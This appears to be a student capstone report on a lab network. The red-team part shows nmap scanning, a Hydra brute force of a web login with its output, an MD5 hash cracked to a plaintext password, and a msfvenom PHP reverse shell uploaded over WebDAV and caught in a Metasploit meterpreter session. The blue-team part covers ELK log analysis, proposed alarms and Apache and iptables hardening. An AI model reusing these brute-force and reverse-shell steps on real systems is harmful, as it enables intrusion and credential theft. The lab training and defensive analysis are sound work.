Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10 Pro
Version 10.0.18363
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Kali GNU/Linux Version
2020.1
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Hyper-Visor Server, NAT Switch
Kali	192.168.1.90	Red team pentesting machine
Capstone	192.168.1.105	Target machine Web server hosting company files
ELK	192.168.1.100	ELK stack server, used for collecting logs and as a SIEM

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port Scan	Machines on the network are responding to ICMP requests allowing a quick scan to determine what is online and potentially a target.	This vulnerability allows attackers to gather more information about your environment, such as what machines are on the network, and what ports and services are running on those machines.
Directory Indexing Enabled Mitre-CWE-548: Exposure of Information Through Directory Listing	Having Directory Indexing Enabled allows anyone with access to the site to view files and directories stored on the web server.	This vulnerability allows attackers to gain access to sensitive data such as configuration files, internal notes, hidden directories. This can often give information that can aid an attacker in finding other potential vulnerabilities etc.
Weak Password Policy	Having a weak password policy opens the company up to potential brute force attacks.	If an account password can be brute-forced/discovered, it allows an attacker access to information or systems that they shouldn't have access to.
Reverse Shell Upload	Able to upload malicious code to the web server, which when executed ran on the server itself.	The impacts of being able to upload and execute code on the web server are far reaching, and in our testing allowed us to gain remote code execution.

Exploitation: Port Scan

01

Tools & Processes

Using NMAP we ran a basic scan to check what devices (IP addresses) were responding on the network.

To know which subnet to run the scan on, we first found the Kali machine's IP address with the command:
'ip address'

02

Achievements

This allowed us to not only understand what machines were running on the network, but also what ports (and services) were open to potential exploitation.

03

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-04 05:40 PST
Nmap scan report for 192.168.1.1
Host is up (0.00066s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0040s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0033s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.79 seconds
root@Kali:~#
```

Exploitation: Directory Indexing Enabled

01

Tools & Processes

Can simply navigate through the directories and files with a web browser.


02

Achievements

This exploit allowed us to gather more information about the target.

Specifically several pages alluded to a secret directory company_folders/secret_folder and we knew that a user with the name Ashton was managing this folder.

03



Exploitation: Weak Password Policy

01

Tools & Processes

Hydra and the wordlist rockyou.txt were used to brute force the login into the secret_folder.

Crackstation.net was used to quickly find Ryan's password from the hash found in the secret_folder, though a tool like hashcat or John could also have been used.

02

Achievements

Hydra successfully found the password "leopoldo" for the username ashton.
This allowed us access into the secret_folder, where we found instructions to connect to a corporate web server including a user account and password hash.

With Ryan's password we were able to successfully connect to the corporate server.

03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokov" - 10135 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "Jackass2" - 10143 of 14344399 [child 10] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-03 07:45:52
root@Kali:~#
```

The hash could be found on crackstation.net for ryan's account, corresponding to password: linux4u

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Exploitation: Reverse Shell Upload

01

Tools & Processes

Msfvenom was used to create the reverse shell “payload.php”.

We then exploited the information we had previously gathered to connect to webdav and upload the reverse shell.


Msfconsole was used as a handler for the reverse shell.

02

Achievements

The exploit allowed us to create a meterpreter session on the Capstone machine, which gave us remote code execution and ultimately allowed us to find the flag.txt file and it’s contents.

03





```
msf5 >
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:34100) at 2021-01-04 06:30:25 -0800

meterpreter > sysinfo
Computer     : server1
OS           : Linux server1 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64
Meterpreter  : php/linux
```

```
meterpreter > cat /flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



The port scan occured at 11:11:30 am through to 11:12:10 am.

A total of 9000 packets were sent during the port scan. 9 for each of the 1000 ports scanned.

You can tell that this is a port scan as the same 9 packets are sent to 1000 ports, from the same source IP and source port all within a very short time frame.

Analysis: Finding the Request for the Hidden Directory

New Save Open Share Inspect

source.ip : 192.168.1.90 and destination.ip : 192.168.1.105 and query : GE KQL | Dec 2, 2020 @ 13:22:09.97 → Dec 17, 2020 @ 09:34:14.15 | Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

- # destination.port
- t query
- source.ip


Available fields

Popular

- # http.response.bo...
- # http.response.stat...
- t http.response.stat...
- t user_agent.original
- @timestamp
- t _id
- t _index
- # _score
- t _type
- t agent.ephemeral_id

8 hits

Dec 2, 2020 @ 13:22:09.976 - Dec 17, 2020 @ 09:34:14.156 — Auto



Time	query	destination.port	source.ip
Dec 10, 2020 @ 12:18:44.033	GET /company_folders/secret_folder/	80	192.168.1.90
Dec 10, 2020 @ 12:18:43.983	GET /company_folders/secret_folder/	80	192.168.1.90
Dec 10, 2020 @ 12:18:41.422	GET /company_folders/secret_folder/	80	192.168.1.90
Dec 10, 2020 @ 12:18:41.370	GET /company_folders/secret_folder/	80	192.168.1.90
Dec 8, 2020 @ 11:30:33.730	GET /company_folders/secret_folder/connect_to_corp_server	80	192.168.1.90
Dec 8, 2020 @ 11:30:33.725	GET /company_folders/secret_folder/connect_to_corp_server	80	192.168.1.90
Dec 8, 2020 @ 11:30:21.584	GET /company_folders/secret_folder/	80	192.168.1.90
Dec 8, 2020 @ 11:30:21.579	GET /company_folders/secret_folder/	80	192.168.1.90

A total of 16252 requests were made for the secret_folder directory, but the majority of these were made by Hydra as part of a brute force attack.

6 requests on the secret folder were made with a browser.

These occurred at 11:30:21 am.

A file named “connect_to_corp_server”, which contains instructions on connecting to the corporate server was stored in the directory.

Analysis: Uncovering the Brute Force Attack

ny_folders/secret_folder" and user_agent.original : "Mozilla/4.0 (Hydra)" | KQL | Dec 2, 2020 @ 13:22:09.97 → Dec 17, 2020 @ 09:34:14.15 | Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

- # destination.port
- # http.response...
- t http.response...
- t query
- source.ip
- t user_agent.ori...


Available fields

Popular

- # http.response.bo...
- @timestamp
- t _id
- t _index
- # _score
- t _type
- t agent.ephemeral_id
- t agent.hostname
- t agent.id
- t agent.name
- t agent.type

16,244 hits

Dec 2, 2020 @ 13:22:09.976 - Dec 17, 2020 @ 09:34:14.156 — Auto



Time	query	destination.port	source.ip	http.response.status_code	http.response.status_phrase	user_agent.original
Dec 8, 2020 @ 11:25:52.373	GET /company_folders/secret_folder	80	192.168.1.90	401	unauthorized	Mozilla/4.0 (Hydra)
Dec 8, 2020 @ 11:25:52.363	GET /company_folders/secret_folder	80	192.168.1.90	401	unauthorized	Mozilla/4.0 (Hydra)
Dec 8, 2020 @ 11:25:52.354	GET /company_folders/secret_folder	80	192.168.1.90	401	unauthorized	Mozilla/4.0 (Hydra)
Dec 8, 2020 @ 11:25:52.354	GET /company_folders/secret_folder	80	192.168.1.90	401	unauthorized	Mozilla/4.0 (Hydra)
Dec 8, 2020 @ 11:25:52.337	GET /company_folders/secret_folder	80	192.168.1.90	401	unauthorized	Mozilla/4.0 (Hydra)

16244 requests were made in the attack.

16227 requests had been made before the attacker discovered the password on the 16228th request

Analysis: Finding the WebDAV Connection

Not secure | 192.168.1.100:5601/app/kibana#/discover?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-7d,to:now))&_a=(columns:!(destination.port,q...

Discover

New Save Open Share Inspect

source.ip : 192.168.1.90 and destination.ip : 192.168.1.105 and query: *we | KQL | Last 7 days | Show dates | Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

- # destination.port
- t query

Available fields

- @timestamp
- t _id
- t _index
- # _score
- t _type
- t agent.ephemeral_id
- t agent.hostname
- t agent.id
- t agent.name
- t agent.type
- t agent.version
- # client.bytes
- client.ip
- # client.port

354 hits

Dec 3, 2020 @ 13:17:17.710 - Dec 10, 2020 @ 13:17:17.710 — Auto

Time	destination.port	query
Dec 8, 2020 @ 12:46:09.885	80	GET /webdav/payload.php
Dec 8, 2020 @ 12:46:09.861	80	GET /webdav/payload.php
Dec 8, 2020 @ 12:46:08.781	80	GET /webdav/
Dec 8, 2020 @ 12:46:08.757	80	GET /webdav/
Dec 8, 2020 @ 12:46:06.581	80	GET /webdav/
Dec 8, 2020 @ 12:46:06.557	80	GET /webdav/
Dec 8, 2020 @ 12:45:57.149	80	PROPFIND /webdav/payload.php
Dec 8, 2020 @ 12:45:57.147	80	PROPFIND /webdav/payload.php
Dec 8, 2020 @ 12:45:57.125	80	PROPFIND /webdav/payload.php
Dec 8, 2020 @ 12:45:57.123	80	PROPFIND /webdav/payload.php
Dec 8, 2020 @ 12:45:56.654	80	PROPFIND /webdav/payload.php

354 queries were made to this directory.

A file called “payload.php” was uploaded using the http PUT method 4 times, and the same file was requested using the GET method 11 times.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

To detect port scans, we recommend an alarm be setup to check for:

Destination.IP : 192.168.1.105
Number of unique ports accessed by each unique Source.IP per 5 second

We would recommend the alarm be raised should the threshold of >5 unique ports be accessed per second by a unique IP address

System Hardening

To harden this system we would recommend setting up a firewall on the server using iptables and blocking all ports that aren't required.

First set the default policy to drop all incoming traffic:

```
iptables -P INPUT DROP
```

Then add exceptions for the ports where access is required:

```
iptables -A INPUT -i eth0 -p tcp --dport 80 -j ACCEPT
iptables -A INPUT -i eth0 -p tcp --dport 443 -j ACCEPT
```

Another recommendation is to block ICMP requests:

```
iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
iptables -A OUTPUT -p icmp --icmp-type echo-reply -j DROP
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

To detect unauthorised attempts to access the hidden directory check for:

query : “GET /company_folders/secret_folder” AND http.response.status.code : 401

We would recommend setting up an alarm where the threshold of >5 “401” responses occur from the same Source IP within any 10 second window for the above query

We would also recommend potentially setting an alarm where a 200 response occurs from an unexpected source.ip (for example not Ashton’s IP, or an external IP

query: “GET /company_folders/secret_folder” AND http.response.status.code : 200

System Hardening

We would recommend if possible, limiting access to this directory to a limited IP range. For example adding into the http.conf the following:

```
<Directory /var/www/company_folders/secret_folder/>
Order allow,deny
Allow from 192.168.1.111 (example IP of Ashton’s PC)
Deny from all
</Directory>
```

We also recommend disabling directory listing in Apache by editing the following line in httpd.conf:

```
Options Includes Indexes FollowSymLinks MultiViews
```

To

```
Options Includes FollowSymLinks MultiViews
```

Lastly we recommend cleaning up the text files left on the server that aren’t required.

Mitigation: Preventing Brute Force Attacks

Alarm

Detect for any requests where:
user_agent.original : "Mozilla/4.0 (Hydra)"

We would recommend an alert be raised for any and all occurrences of this.

We would also recommend detecting for the number of times an http response status code of 401 is detected, and setting up an alarm where the threshold of >5 401 responses occur from the same Source IP within any 10 second window.

System Hardening

We would recommend the following to prevent brute force attacks:

- Implement a strong password policy to limit the viability of a brute force attack.
- Temporarily block login attempts if more than 5 failed attempts are made.
- Add multi-factor authentication.
- Use a Captcha login to verify the user is human.

Mitigation: Detecting the WebDAV Connection

Alarm

To detect access to this directory check for any requests where the query contains *webdav*

We would recommend setting up an alarm where the threshold of >5 “401” http responses occur from the same Source IP within any 10 second window.

We would also recommend potentially setting an alarm where a 200 response occurs from an unexpected source.ip (for example not Ashton’s IP, or an external IP

query: *webdav* AND http.response.status.code : 200

System Hardening

We would recommend if possible, limiting access to WebDav to a limited IP range. For example adding into the http.conf the following:

```
<Directory /var/www/webdav/>
Order allow,deny
Allow from 192.168.1.111 (example IP of Ashton’s PC)
Deny from all
</Directory>
```

Limit the type of files that can be uploaded to WebDav to only the file types required.

Mitigation: Identifying Reverse Shell Uploads

Alarm

To detect future file uploads check for:
query : *webdav* and query : PUT*

This will tell show us any requests where the HTTP method PUT is used on webdav

We would recommend setting up an alarm where the above occurs from any source.ip that is not explicitly trusted to do so.

System Hardening

We would recommend if possible, limiting access to WebDav to a limited IP range. For example adding into the http.conf the following:

```
<Directory /var/www/webdav/>
Order allow,deny
Allow from 192.168.1.111 (example IP of Ashton's PC)
Deny from all
</Directory>
```

Limit the type of files that can be uploaded to WebDav to only the file types required.

Other notes

We also ran an Nikto scan against the site to test for any other vulnerabilities and found the following items that should be addressed to further harden the system:

- The anti-clickjacking X-Frame-Options header is not present.
- The X-XSS-Protection header is not defined.
- Apache version is out of date - 2.4.29
- Directory indexing found - mentioned in previous slide

```
root@Kali:~# nikto -h http://192.168.1.105
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.105
+ Target Hostname:    192.168.1.105
+ Target Port:        80
+ Start Time:         2021-01-09 02:11:38 (GMT-8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
+ The X-Content-Type-Options header is not set. This could allow the user
 the MIME type
+ OSVDB-3268: /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37)
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3268: /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgr
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listing
ia 'open directory browsing'. Web Publisher should be disabled. http://cve
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings
 'open directory browsing'. Web Publisher should be disabled. http://cve.m
+ OSVDB-3268: ////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
ry indexing found.
+ OSVDB-3288: ////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
.03 reveals directory listing when       /'s are requested.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8067 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2021-01-09 02:12:31 (GMT-8) (53 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~#
```

the End